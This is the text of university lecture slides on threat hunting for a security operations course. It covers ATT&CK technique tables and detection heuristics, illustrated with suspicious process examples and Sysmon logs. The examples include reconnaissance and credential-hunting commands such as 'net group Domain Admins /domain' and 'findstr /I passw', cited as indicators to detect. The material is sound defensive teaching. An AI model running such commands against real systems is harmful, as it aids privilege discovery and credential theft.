

Security Operations: Threat Hunting

CS-6967 Security Operations

Jun Xu
Fall 2022

Credits of slides belong to Samir Bousseaden @SBousseaden


Some both Relevant and Irrelevant News

- Prof. Stefan Nagy and I played the ASIS CTF game (a highly-ranked and highly-competitive cybersecurity game) the past Friday with our students Colin and Yunhang (a 4-people team without any pre-game practices)
- We ranked **24th** among **532** teams
- In the longer term, we aim to create a cybersecurity club at UU and welcome anyone with interests to join
- Now, we are hoping to have a more focused team so that we can prepare all the training materials
- However, we do need more people on the team to compete with other larger teams
 - We hope to start inviting students from our courses

#	Team	Points	Country
11	~	1775	
12	⌚ Super Guesser	1662	🌐
13	>We_Own_You	1633	🇨🇳
14	idek	1568	🇬🇧
15	🕒 thehackerscrew	1461	🇳🇴
16	⌚ WaterPaddler	1447	🇳🇱
17	msrn	1438	🇫🇷
18	KITCTF	1359	🇩🇪
19	bi0s	1327	🇮🇳
20	⌚ Black Bauhinia	1251	🇭🇰
21	keymoon	1187	🇸🇬
22	⌚ Social Engineering Experts	1120	🇸🇾
23	b01ters	1099	🇺🇸
24	ID-10-T	1079	🇪🇸
	utahacks		🇺🇸

#	Team	Points	Country
518	⌚ Orange	24	🇷🇺
519	⌚ pr0coder	24	🇮🇹
520	⌚ cezandrio	24	🇮🇹
521	⌚ LS	24	🇳🇵
522	⌚ <3	24	🇧🇪
523	⌚ archlinux	24	🇻🇳
524	⌚ An0ma1	24	🇨🇳
525	⌚ Us3c	24	🇮🇹
526	⌚ mikejam	24	🇮🇹
527	⌚ 0xC00FFE	24	🇳🇱
528	⌚ Slovenia	24	🇦🇹
529	⌚ prac	24	🇮🇹
530	⌚ vriendappelsap	24	🇮🇹
531	⌚ Godf4th3r	24	🇮🇹
532	⌚ mrt	24	🌐

Recap: the Network We Have Now



Discussion: What's the Common Property of the Operations We Have Done so Far?

Now we have

- Firewalls
- IDS
- VPN
- Jump Server
- Backup Server

All of them are PROACTIVE!!!

Conclusion from Last Lecture

Get prepared for attacks and damage!!!

How?

- When attacks happen, one or more of CIA (confidentiality, integrity, availability) properties are sabotaged. We will need to plan ahead to repair those properties
- ✓ **Confidentiality:** cannot be recovered [what is lost is lost]; but we need to understand and assess what is lost
- ✓ **Integrity:** we will need to reassure the integrity of data and computing resources
- ✓ **Availability:** we will need to re-establish the availability of data and computing resources

Last Lecture: Data Backup and Recovery

- Backup is an additional copy of data that can be used for restore and recovery purposes

This is still considered PROACTIVE:

- Happen before attacks
- A defense in the general sense

But Oftentimes, Passive Options are a Must

- A Common Scenario
 - The LAN has been attacked
 - The only thing you know for sure is that the LAN has been attacked
 - Now what???

To avoid further damages, the first step is to take the network and all machines OFFLINE.

Question: What's next???

Threat Hunting & Digital Forensics


Identify evidence for what happened and why?

- How the attacks get into the network & machine
- Why the attacks could get into the network & machine
- What damages have the attacks caused
- What threats remain in the network & machine
- ...

Our Plan for this Topic

We will start with Threat Hunting & Digital Forensics on
local machines first and then **switch to the network**

The Network We Are Going to Use



Tips for Getting Windows for Free

- UU provides every student a free license for Windows-10/11 Education version
 - <https://utah.onthehub.com/WebStore/Welcome.aspx>
 - Please pick Windows-10, as version 11 does not work for VirtualBox
- Where to get Widnows-10 images
 - <https://www.microsoft.com/en-us/software-download/windows10ISO>

INTRODUCTION - ATT&CK IS A MUST!

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Impact					
T1189: Drive-by Compromise	T1059: Command-Line Interface	T1015: Accessibility Features	T1134: Access Token Manipulation	T1134: Access Token Manipulation	T1098: Account Manipulation	T1087: Account Discovery	T1210: Exploitation of Remote Services	T1056: Input Capture	T1043: Commonly Used Port	T1485: Data Destruction					
T1091: Replication Through Removable Media	T1203: Exploitation for Client Execution	T1098: Account Manipulation	T1015: Accessibility Features	T1197: BITS Jobs	T1003: Credential Dumping	T1135: Network Share Discovery	T1175: Distributed Component Object Model	T1113: Screen Capture	T1090: Connection Proxy	T1486: Data Encrypted for Impact					
T1193: Spearphishing Attachment	T1177: LSASS Driver	T1197: BITS Jobs	T1176: Browser Extensions	T1207: DCShadow	T1214: Credentials in Registry	T1040: Network Sniffing	T1076: Remote Desktop Protocol		T1188: Multi-hop Proxy	T1488: Disk Content Wipe					
T1192: Spearphishing Link	T1170: Mshta	T1158: Hidden Files and Directories	T1183: Image File Execution Options Injection	T1140: Deobfuscate/Decode Files or Information	T1056: Input Capture	T1018: Remote System Discovery	T1105: Remote File Copy		T1219: Remote Access Tools	T1487: Disk Structure Wipe					
T1195: Supply Chain Compromise	T1086: PowerShell	T1183: Image File Execution Options Injection	T1050: New Service	T1089: Disabling Security Tools	T1040: Network Sniffing	T1063: Security Software Discovery	T1021: Remote Services		T1105: Remote File Copy	T1496: Resource Hijacking					
T1078: Valid Accounts	T1117: Regsvr32	T1177: LSASS Driver	T1055: Process Injection	T1107: File Deletion	T1174: Password Filter DLL	T1016: System Network Configuration Discovery	T1091: Replication Through Removable Media		T1071: Standard Application Layer Protocol	T1494: Runtime Data Manipulation					
T1085: Rundll32	T1050: New Service	T1053: Scheduled Task	T1158: Hidden Files and Directories			T1033: System Owner/User Discovery	T1077: Windows Admin Shares		T1095: Standard Non-Application Layer Protocol	T1492: Stored Data Manipulation					
	T1053: Scheduled Task	T1060: Registry Run Keys / Startup Folder	T1078: Valid Accounts			T1183: Image File Execution Options Injection	T1007: System Service Discovery		T1065: Uncommonly Used Port	T1493: Transmitted Data Manipulation					
	T1064: Scripting	T1053: Scheduled Task	T1100: Web Shell			T1036: Masquerading	T1124: System Time Discovery		T1102: Web Service						
	T1035: Service Execution	T1101: Security Support Provider				T1170: Mshta									
	T1204: User Execution	T1078: Valid Accounts				T1126: Network Share Connection Removal									
	T1047: Windows Management Instrumentation	T1100: Web Shell				T1027: Obfuscated Files or Information									
	T1047: Windows Remote Management	T1047: Windows Management Instrumentation				T1055: Process Injection									
	T1084: Windows Management Instrumentation Event Subscription	T1117: Regsvr32				T1117: Regsvr32									
						T1085: Rundll32									
						T1064: Scripting									
						T1078: Valid Accounts									
						T1102: Web Service									

kl_seccervices @kl_seccervices · 9h


Most used #MITRE ATT&CK techniques and more operational security stats in our #threathunting report [github.com/klseccervices/...](https://github.com/klseccervices/)

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Impact					
T1189: Drive-by Compromise	T1059: Command-Line Interface	T1015: Accessibility Features	T1134: Access Token Manipulation	T1134: Access Token Manipulation	T1098: Account Manipulation	T1087: Account Discovery	T1210: Exploitation of Remote Services	T1056: Input Capture	T1043: Commonly Used Port	T1485: Data Destruction					
T1091: Replication Through Removable Media	T1203: Exploitation for Client Execution	T1098: Account Manipulation	T1015: Accessibility Features	T1197: BITS Jobs	T1003: Credential Dumping	T1135: Network Share Discovery	T1175: Distributed Component Object Model	T1113: Screen Capture	T1090: Connection Proxy	T1486: Data Encrypted for Impact					
T1193: Spearphishing Attachment	T1177: LSASS Driver	T1197: BITS Jobs	T1207: DCShadow	T1214: Credentials in Registry	T1040: Network Sniffing	T1076: Remote Desktop Protocol			T1188: Multi-hop Proxy	T1488: Disk Content Wipe					
T1192: Spearphishing Link	T1170: Mshta	T1158: Hidden Files and Directories	T1183: Image File Execution Options Injection	T1140: Deobfuscate/Decode Files or Information	T1056: Input Capture	T1018: Remote System Discovery			T1219: Remote Access Tools	T1487: Disk Structure Wipe					
T1195: Supply Chain Compromise	T1086: PowerShell	T1183: Image File Execution Options Injection	T1050: New Service	T1089: Disabling Security Tools	T1040: Network Sniffing	T1063: Security Software Discovery	T1021: Remote Services		T1105: Remote File Copy	T1496: Resource Hijacking					
T1078: Valid Accounts	T1117: Regsvr32	T1177: LSASS Driver	T1055: Process Injection	T1107: File Deletion	T1174: Password Filter DLL	T1016: System Network Configuration Discovery	T1091: Replication Through Removable Media		T1071: Standard Application Layer Protocol	T1494: Runtime Data Manipulation					
T1085: Rundll32	T1050: New Service	T1053: Scheduled Task	T1158: Hidden Files and Directories			T1033: System Owner/User Discovery	T1077: Windows Admin Shares		T1095: Standard Non-Application Layer Protocol	T1492: Stored Data Manipulation					
	T1053: Scheduled Task	T1060: Registry Run Keys / Startup Folder	T1078: Valid Accounts			T1183: Image File Execution Options Injection	T1007: System Service Discovery		T1065: Uncommonly Used Port	T1493: Transmitted Data Manipulation					
	T1064: Scripting	T1053: Scheduled Task	T1100: Web Shell			T1036: Masquerading	T1124: System Time Discovery		T1102: Web Service						
	T1035: Service Execution	T1101: Security Support Provider				T1170: Mshta									
	T1204: User Execution	T1078: Valid Accounts				T1126: Network Share Connection Removal									
	T1047: Windows Management Instrumentation	T1100: Web Shell				T1027: Obfuscated Files or Information									
	T1047: Windows Remote Management	T1047: Windows Management Instrumentation				T1055: Process Injection									
	T1084: Windows Management Instrumentation Event Subscription	T1117: Regsvr32				T1117: Regsvr32									
						T1085: Rundll32									
						T1064: Scripting									
						T1078: Valid Accounts									
						T1102: Web Service									

kl_seccervices @kl_seccervices · 9h

Most used #MITRE ATT&CK techniques and more operational security stats in our #threathunting report [github.com/klseccervices/...](https://github.com/klseccervices/)

Introduction - Typical ATT&CK Flow



HUNTING METHODS - PRINCIPLES

Frequency: a) high number of failed logon **4625** from same source IP or workstation
b) A scheduled task "**Googupdate**" present only on **2/3500** hosts

Context: a) User01 from HR depart executing "**net group 'Domain Admins' /domain**"
b) Admin01 added "**user01**" to "**Exchange Admins**" Group

Honeytokens: a) access to a monitored network file share named "**Password Vault**"
b) Process findstr with cmdline "**findstr /I passw**"

Behavior: a) process "**notepad.exe**" connecting to **symantec.ddns.net**
b) **winword.exe** process created a child process **powershell.exe** with bas64 encoded cmd

Known TTPs artefacts: a) process **rundll32.exe** access memory of **lsass.exe**
b) **osk.exe** executable was replaced by **cmd.exe**

HUNTING METHODS - PROCESSES

Parent/Child: winword.exe
shouldn't normally create
powershell.exe

Process/Netcon: calc.exe
connecting to Github

C cmdline: rundll32.exe with null
cmdline

Privileges Mismatches:
c:\users\user01\appdata\temp\o.exe
running as system authority

Execution Paths: scheduled task
with action set to run
c:\programdata\kb12.exe

Names Mismatches:
c:\windows\system32\lsasss.exe

Processes Interaction: mshta.exe
create a remote thread into
explorer.exe

HUNTING METHODS – SUSPICIOUS EXECUTION PATHS

E_QzSKmE.exe (id: 3904)
C:\Users\Public\E_QzSKmE.exe
Parent process: wmic.exe (id: 3708)
User: admin
SID: S-1-5-21-1302019708-1500728564-335382590-1000
IL: MEDIUM

Timeline
Created 0 +19712

Download

[Look up on VT](#)

Command Line:
"C:\Users\Public\E_QzSKmE.exe"

Version Information:
Company: Apple Inc.
Description: MediaAccessibility.dll
Version: 63.0.0.798

Event 1, Sysmon

General Details

Process Create:
RuleName:
UtcTime: 2019-05-27 15:12:54.612
ProcessGuid: {365abb72-fe76-5ceb-0000-001015780c00}
ProcessId: 1260
Image: \\Device\HarddiskVolumeShadowCopy7\Windows\Temp\svhost64.exe
FileVersion: ?
Description: ?
Product: ?
Company: ?
CommandLine: \\GLOBALROOT\Device\HarddiskVolumeShadowCopy7\Windows\Temp\svhost64.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {365abb72-7b40-5cec-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=D2A54176D8E8678FB6D588919031FF7594A79C,MD5=5779C26E8F7B3E2C9354436E0081DF67,SHA256=64F02345E342749D381F7DF34E23CE304B3292F97DE9CE0FB6E9B5546ADF44,IMPHASH=481F47BBB2C9C21E108D65F52B04C448
ParentProcessGuid: {365abb72-fe6c-5ceb-0000-00104a170c00}
ParentProcessId: 3680
ParentImage: C:\Windows\System32\wbem\WmiPrvSE.exe
ParentCommandLine: C:\Windows\system32\wbem\wmioprse.exe -secured -Embedding

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Event ID: 1
Level: Information
User: SYSTEM
OpCode: Info
More Information: [Event Log Online Help](#)

nU3lKiLj.exe (id: 3360)
C:\ProgramData\nU3lKiLj.exe
Parent process: wmic.exe (id: 2344)
User: admin
SID: S-1-5-21-1302019708-1500728564-335382590-1000
IL: MEDIUM

Timeline
Created 0 +12974

Download

[Look up on VT](#)

Command Line:
"C:\ProgramData\nU3lKiLj.exe"

EVENTS

MODIFIED FILES 2 REGISTRY CHANGES 1 HTTP REQUESTS 0 CONNECTIONS 0 NETWORK THREATS 0

+2313ms C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\PINS.lnk
Size: 680 b
MD5: FAF2A01351E63751880885EF

+2313ms C:\Windows\Tasks\pinfile.exe
Size: 847 Kb
MD5: BE41932595B6203E0257A6F

Download

[Look up on VT](#)


